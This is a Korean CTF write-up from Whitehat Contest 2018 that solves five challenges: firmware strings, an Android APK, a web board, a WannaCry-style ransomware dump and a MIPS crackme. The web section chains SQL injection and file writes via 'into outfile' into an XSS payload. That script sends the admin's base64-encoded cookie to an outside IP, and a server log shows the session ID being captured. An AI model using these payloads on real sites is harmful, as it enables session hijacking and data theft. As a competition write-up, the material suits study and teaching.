Whitehat Contest 2018

TenDollar

오세훈, 조영후, 박상현, 현범수

1. Orange

문제로써 Bin파일이 주어졌길래 binwalk를 통해 풀어줍니다.

Bin을 풀면 안에 WHITE.BIN 파일이 있는데, 해당 파일은 MIPS-X 환경에서 컴파일 된 것을 확인하였습니다.

WHITE.BIN 파일을 Strings 명령어를 통해 Printable한 평문, Base64로 구성된 문자열을 추출하였습니다.

Base64로 구성된 문자열 중 Decode하면 Flag를 얻을 수 있는 값이 존재하였습니다.

```
parallels@ubuntu:/media/psf/Home/writeup/ctf/whitehat/2018/_2018_WhitehatContest.bin.extracted$ ipython
Python 2.7.12 (default, Nov 20 2017, 18:23:56)
Type "copyright", "credits" or "license" for more information.

IPython 2.4.1 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

In [1]: 'MWZfdV9HMXYzXl83aGVfOUFNRV9pNV80MVJlYWR5XzB2ZVIhIQ==='.decode('base64')
Out[1]: '1f_u_G1v3^_7he_9AME_i5_41Ready_0veR!!'
```

Figure 1. base64 decoding result

FLAG : 1f_u_G1v3^_7he_9AME_i5_41Ready_0veR!!

2. Grape

문제에서 apk를 주는걸 보니 모바일 문제임을 알 수 있습니다.

apktool을 이용해 smali코드로 변경할 수 있습니다.

우선 libnative-lib.so파일의 Java_core_cyber_whitehat2018_moleGame_cs 함수를 먼저 보았습니다.

```
15  if ( a3 >= 500 )
16  {
17    if ( a3 > 1998 )
18    {
19      if ( a3 > 201805 )
20      {
21        v3 = &v6;
22        kv(&v6);
23      }
24      else
25      {
26        v3 = &v7;
27        h2s(&v7);
28      }
29    }
30    else
31    {
32      v3 = &s;
33      h1s(&s);
34    }
35  }
```

Figure 2. Java_core_cyber_whitehat2018_moleGame_cs() function

점수가 500, 1999, 201806 이상일 때, 차례대로 h1s(), h2s(), kv()함수를 호출하며, 각 함수들은 연산을 통해 문자열을 생성합니다.

예로써 kv()함수를 보면 다음과 같습니다.

```
22  memcpy(&dest, "UjBvcUoiX", 0xFFu);
23  memcpy(&src, "3RVb1U2Sk", 0xFFu);
24  memcpy(&v17, "lbdFNFb2hZQFMu", 0xFFu);
25  memset(s, 0, 0xFFu);
26  memset(&v8, 0, 0xFFu);
27  memset(&v7, 0, 0xFFu);
28  memset(&v6, 0, 0xFFu);
29  memset(v5, 0, 0xFFu);
30  strcat(&dest, &src);
31  strcat(&dest, &v17);
32  B4D(v5, &dest);
33  if ( strlen(v5) )
34  {
35    v1 = 0;
36    do
37    {
38      s[v1] = v5[v1] ^ xa[(signed int)v1 % 8];
39      ++v1;
40    }
41    while ( v1 < strlen(v5) );
42  }
43  v2 = xa[1];
44  v8 = xa[0] ^ 0x52;
45  v9 = v2 ^ 0x30;
46  v10 = xa[2] ^ 0x55;
47  v11 = xa[3] ^ 0x31;
48  v12 = xa[4] ^ 0x5F;
49  v13 = xa[5] ^ 0x78;
50  v14 = xa[6] ^ 0x53;
51  v15 = xa[7] ^ 0x52;
52  B4D(&v7, s);
53  B4D(&v6, &v8);
54  v3 = strcat(&v6, &v7);
55  strcpy(a1, v3);
56  return _stack_chk_guard;
57}
```

Figure 3. kv() function

kv() 함수는 xor연산을 통해 문자열 "Key: Kings Never Die!" 를 생성합니다.
이처럼 h1s(), h2s() 함수를 연산하면 다음과 같은 결과를 얻을 수 있습니다.

h1s() - 1st Hint: Can you manipulate a Broadcast Message?
h2s() - 2nd Hint: The 7th Receiver is Real
kv() - Key: Kings Never Die!

힌트를 통해 7번재 Receiver가 진짜라는 것을 알 수 있으므로, Receiver007.smali을 분석하였으며 이는 AES/CBC/PKCS5Padding으로 암호문을 복호화 해주는 로직이었습니다.
i9bjnfNaIew5cZF0cVb5fagP8vWGf/WHjmdmzPJmAXM=을 AES/CBC/PKCS5Padding로 복호화하기 위해 Key는 위에서 찾은 Kings Never Die!을 이용하였습니다.

```
osehun:~/writeup/ctf/whitehat/2018$ cat android.py
from Crypto.Cipher import AES

key = 'Kings Never Die!'
iv = '\x00'*16
cipher = 'i9bjnfNaIew5cZF0cVb5fagP8vWGf/WHjmdmzPJmAXM='.decode('base64')
aes = AES.new(key, AES.MODE_CBC, iv )
print aes.decrypt(cipher).strip()
osehun:~/writeup/ctf/whitehat/2018$ python android.py
one summer d@y in june
```

Figure 4. ciphertext decrypt

복호화 결과 Flag가 출력되는 것을 확인할 수 있습니다.

FLAG : one summer d@y in june

3. Strawberry

웹 문제로써, 페이지에 접속하면 로그인 후 글을 작성할 수 있는 페이지입니다.
그 중 admin메뉴에 들어가면 아래의 조건이 맞아야 접속이 가능하다며 소스코드를 alert로 보여줍니다.

```
if ($_SESSION['id'] === 'admin') { echo $flag; }
```

글을 작성한 후 읽을 때, idx 파라미터를 통해 SQL Injection 공격이 가능하며 간단한 예는 다음과 같습니다.
Query : -1 union select 1,2,'shpikk'

이를 통해 admin의 패스워드를 추출하였으나, 'can't login admin. no password~~~ '와 같은 문자열의 형태로 존재하여 로그인이 불가능함을 알 수 있습니다.
또한 게시판의 1, 2번 글은 admin이 작성한 것으로, SQL Injection을 통해 읽으면 플래그는 database 안에 없다고 나옵니다.

```
idx : 1
title : Hello, plz login me!
content : flag in /admin.php, cant find in database

idx : 2
title : Berry Fast Customer Service
content : 내용 없음
```

즉, 플래그는 admin.php에 접속해야 하므로, XSS공격을 통해 admin의 SESSION을 탈취하는 문제임을 알 수 있으나, 페이지에 CSP가 적용되어 있으므로 이를 우회해 줘야합니다.

```
HTTP/1.1 200 OK
Date: Mon, 25 Jun 2018 06:00:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: style-src 'self' http://fonts.googleapis.com/; script-src 'self' https://www.google.com/recaptcha/api.js https://www.gstatic.com/;
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 516
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

SQL Injection을 통해 /var/www/html/backup_database/admin/ 폴더가 존재함을 알 수 있습니다.
Query : -1 union select @@secure_file_priv,'','shpikk'

그래서 해당 폴더에 SQL의 into outfile을 통해 javascript, html을 업로드할 수 있었고, 이를 이용

해 글을 작성할 때 iframe을 삽입하여 CSP를 우회할 수 있습니다.
업로드한 javascript와 html을 다음과 같습니다.

```
# shpik.js
var xhr = new XMLHttpRequest();//
xhr.onreadystatechange = function() {//
if(xhr.readyState === xhr.DONE) { //
if(xhr.status === 200 || xhr.status === 201) {//
console.log(xhr.responseText);//
var img = document.createElement('img');//
img.src = '//35.200.67.206:10101/'+btoa(parent.document.cookie);//
document.body.appendChild(img);//
}else{//
console.error(xhr.responseText);//
}//
}//
};//
xhr.open('GET', 'admin.php'); //
xhr.send(); //

# shpik.html
<script src="/backup_database/admin/shpik.js"></script>
```

이제 글을 작성할 때 <iframe src="/backup_database/admin/shpik.html></iframe>을 내용으로 작성하면 SESSION값 탈취가 가능합니다.

```
shpik@ubuntu16-04-64bit:~$ python -m SimpleHTTPServer 10101
Serving HTTP on 0.0.0.0 port 10101 ...
1.226.53.124 - - [23/Jun/2018 10:09:22] code 404, message File not found
1.226.53.124 - - [23/Jun/2018 10:09:22] "GET /UEhQU0VTU0lEPXNiNjZqbjk1aTMxcThwNzMyYXZtNGI5NW4x HTTP/1.1" 404
-
```

UEhQU0VTU0lEPXNiNjZqbjk1aTMxcThwNzMyYXZtNGI5NW4x는 base64이므로 이를 decode해주면 PHPSESSID=sb66jn95i31q8p732avm4b95n1을 얻을 수 있습니다.
PHPSESSID를 덮어씌운 후 admin.php 페이지에 접근하면 플래그({securefilepriv_0n_xss~})를 얻을 수 있습니다.

FLAG : securefilepriv_0n_xss~

4. Apple

해당 문제는 덤프 파일과 exe, 암호화 된 파일이 존재합니다.
덤프 파일을 살펴보면 .eky, .pky가 존재하였고, 검색을 통해 wannacry 악성코드라는 것을 알 수 있습니다.
.eky의 내용은 아래와 같습니다.

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCAKCAQEA1rW10jVYBkQuPEJqsuL0DqTdZcHJa/X+31GfLiORCx/tB6ct+t7R
gfX3V+Z3z2C+lJa/pIvokaPcPIHiHKg6/kOFN+ojnOp4O4yirQ3yrGYkIjJ/3K6V
iGvYVtufV5/Stkb3gJfU3Yv8jf9fCnETwBevBd7cBIvJdLoYt1u0iE4K5ISoDX0W
OBpNm2ieu3Q1AuRhKgT08kXd4t/U46dZWmxDDy3sDqGNXXDdBBqx8zECV+RelaFp
FeGvvSbWk9l37KXpDle+HSNZzUYZL03ZS3LOlFW6C7wOro8nuKQifbGTnOivsHEu
qByOeDEacYi2ib5s18z9yTPZ7c80a01b7wIBAw==
-----END RSA PUBLIC KEY-----
```

암호화 된 파일을 풀기 위해서는 파일을 암호화 할 때 사용한 AES Key의 평문 또는 AES Key를 암호화 할때 사용한 RSA Private Key가 필요한데, RSA Private key와 AES Key의 평문은 발견하지 못하였습니다.
하지만 해당 덤프 파일은 암호화 중에 덤프한 것이므로 계산을 위해 p, q가 메모리에 남아 있을 것이라고 생각하였습니다.
이를 기반으로 덤프 파일에서 128byte길이의 소수를 찾았으나 기존의 소수 판별법으로는 시간이 많이 소요되었습니다.
그래서 덤프 파일에 존재하는 public key에서 N의 값을 추출할 수 있기 때문에 N값과 소수를 모듈러 연산을 함으로써 소수를 판별하였고, 이를 통해 발견한 p, q의 값은 다음과 같습니다.

```
0xf7a254851fb91dc8b6727390c945e7ddf0d711d7e2be72837432f45cbffc6786141d201d6aff2d8492e6c4ad4a158e4623680
b9a31f180716358ad881d4b3cb1eb1733abd035c8e424d512e4a4d6ce54c95e543005a7d953312f496f7b62de4c695a0d83fa
cf97530e97183a79c09a51153bb32942671717334638 80d8ea3c77
0xddf6a22abd1895014b605f71381eba793f8590c146fffeca22c968ff39b261bc61b696c1cc4802c2ba260423d4cc142b9c11a0
3bb716bf11ca54f33c94284d70f7c35f1fc94467dec5f95cdcda15133fd79c952cc9dba95d1b0d6b6445cf112d0ec57c56945ae
b545b5c1ef54759978eac8dbfd58e27102c010ba84d1cfc5249
```

파일 안에 있는 암호화 된 AES Key는 p, q를 기반으로 RSA Decrypt하면 얻을 수 있습니다.

```
6bebd63146af4d4e9d6a478e4762ac7f34be297f08249ed2ea3a2b19a4cd96f
```

AES Key를 기반으로 암호화 된 파일 내용을 복호화하면 Garbag3 1n garbag3 0u7! 을 얻을 수 있습니다.

```
import os
import base64
import sys
from Crypto.Cipher import AES
import math

path = 'WHITE_ENCRYPTOR.exe.dmp'
```

```
# http://debuglog.tistory.com/71
# def is_prime(num):
#       if num <= 1:
#             return False

#       i = 2
#       while i*i <= num:
#             if num % i == 0:
#                   return False
#             i+=1
#       return True

# https://gist.github.com/ofaurax/6103869014c246f962ab30a513fb5b49
def egcd(a, b):
      if a == 0:
            return (b, 0, 1)
      g, y, x = egcd(b%a,a)
      return (g, x - (b//a) * y, y)

def modinv(a, m):
      g, x, y = egcd(a, m)
      if g != 1:
            raise Exception('No modular inverse')
      return x%m

fd = open(path,'rb')
size = os.path.getsize(path)
count = 0
prime = []

print "[+] pub key"
key_fd = open('1.key','rb')
buf = key_fd.read();
f_index = len("-----BEGIN RSA PUBLIC KEY-----")
e_index = len("-----END RSA PUBLIC KEY-----")
pkey = int(base64.b64decode(buf[f_index:len(buf)-e_index])[9:9+256].encode('hex_codec'),16)
print hex(pkey)
key_fd.close()

print "[+] Finding Prime Number"
for i in xrange(0x0, size, 0x100000):
    print "[+] index "+hex(i)
    data = fd.read(0x100000)
    for j in range(0,(len(data) - 128),4):
        tmp = int((data[j:j+128])[::-1].encode('hex_codec'),16)
        # null
        if(data[j+127] == '₩x00'):
            j= j+128-4
            continue
```

```
        if(pkey%tmp == 0):
        # if(is_prime(q) == True):
            #print "[+] Prime Number is "+hex(tmp)
            count += 1
            prime.append(tmp)
            if(count >= 2):
                break;

    if(count >= 2):
        break;

p = prime[0]
q = prime[1]
n = p*q
pi = (p-1)*(q-1)

print "p is "+hex(p)
print "q is "+hex(q)

e = 3
d = modinv(e, pi)

print "d is "+hex(d)

f = open("decryptme.AAA.smile", "rb")
data = f.read()
f.close()

ekey = int(data[12:12+0x100].encode('hex_codec'),16)
dec_aes = pow(ekey, d, n)
aes_key = hex(dec_aes).rstrip("L").lstrip("0x")

if(len(aes_key)%2 == 1):
    aes_key = '0'+aes_key

print 'Decrypted AES key:', aes_key

aes_key = aes_key.decode('hex')[0x0A:0x2A]
c = data[0x114:]
iv = "₩x00" * 16
aes = AES.new(aes_key, AES.MODE_CBC, iv)
print aes.decrypt(c)
```

Figure 5. Decrypt File and get flag

FLAG : Garbag3 1n garbag3 0u7!

5. Mango

해당 문제에서는 MIPS 아키텍쳐의 바이너리가 주어집니다.

주어지는 바이너리를 분석해보면, 바이너리의 인자 argv[1]에 대하여 약 70개의 비교 루틴이 존재하며, 모든 비교 루틴을 pass하는 argv[1]를 입력 시에 Flag를 출력해주는 것을 알 수 있습니다.

아래의 disassembly는 비교 루틴의 일부로써, 로직을 보면 argv[1]으로 들어왔던 input의 주소를 var_438에 저장 후 addiu를 통해 해당주소 offset에 문자가 있는지 비교합니다.

이를 pseudo코드로 변환하면 다음과 같습니다.



Figure 6. compare routine

일부 비교 루틴에 위와 같이 rand()함수를 통해 난수를 생성하는 로직이 포함되어 있으나, 이로 인해 생성된 난수는 비교 루틴에 아무 영향을 끼치지 않는 것을 알 수 있습니다.

Figure 7. Routine containing rand()

그래서 아래의 코드를 통해 비교 루틴에 대하여 argv[1]의 offset에 따라 비교 문자를 파싱하면 다음과 같은 문자열을 얻을 수 있습니다.

```
$ cat mango.py
f = open('mango_set')
a = f.read().split('₩n')
f.close()
ll = [0 for _ in range(0x100)]
for i in range(len(a)):
    if 'WoW Flag is' in a[i]:
        break
    if 'addiu' in a[i]:
        try:
```

```
                p = int(a[i].split('$v0, ')[1].split(' ')[0],16)
                l =   a[i+2].split('$v0, ')[1].split(' ')[0]
                if '"' in l:
                    l = ord(l.replace('"',''))
                else:
                    l = int(l,16)
                print p
                print l
                ll[p] = chr(l)
            except:
                continue
res = ''
for i in ll:
    if i==0:
        continue
    res += i

print res
$ python mango.py
Th1s_1s_k3y_f1foasdjfp1j234joxjpcvxcvjapsdforjqwpejoajfsdpjfaaa3gjqi4938
```

해당 문자열을 바이너리의 argv[1]으로써 프로그램을 실행하면 플래그를 얻을 수 있습니다.

```
root@debian-mips:~# ./babymips  Th1s_1s_k3y_f1foasdjfp1j234joxjpcvxcvjapsdforjqw
pejoajfsdpjfaaa3gjqi4938
WoW Flag is
flag{B6by_MipS_h4T3_asA}
```

Figure 8. execute babymips and get flag

FLAG : B6by_MipS_h4T3_asA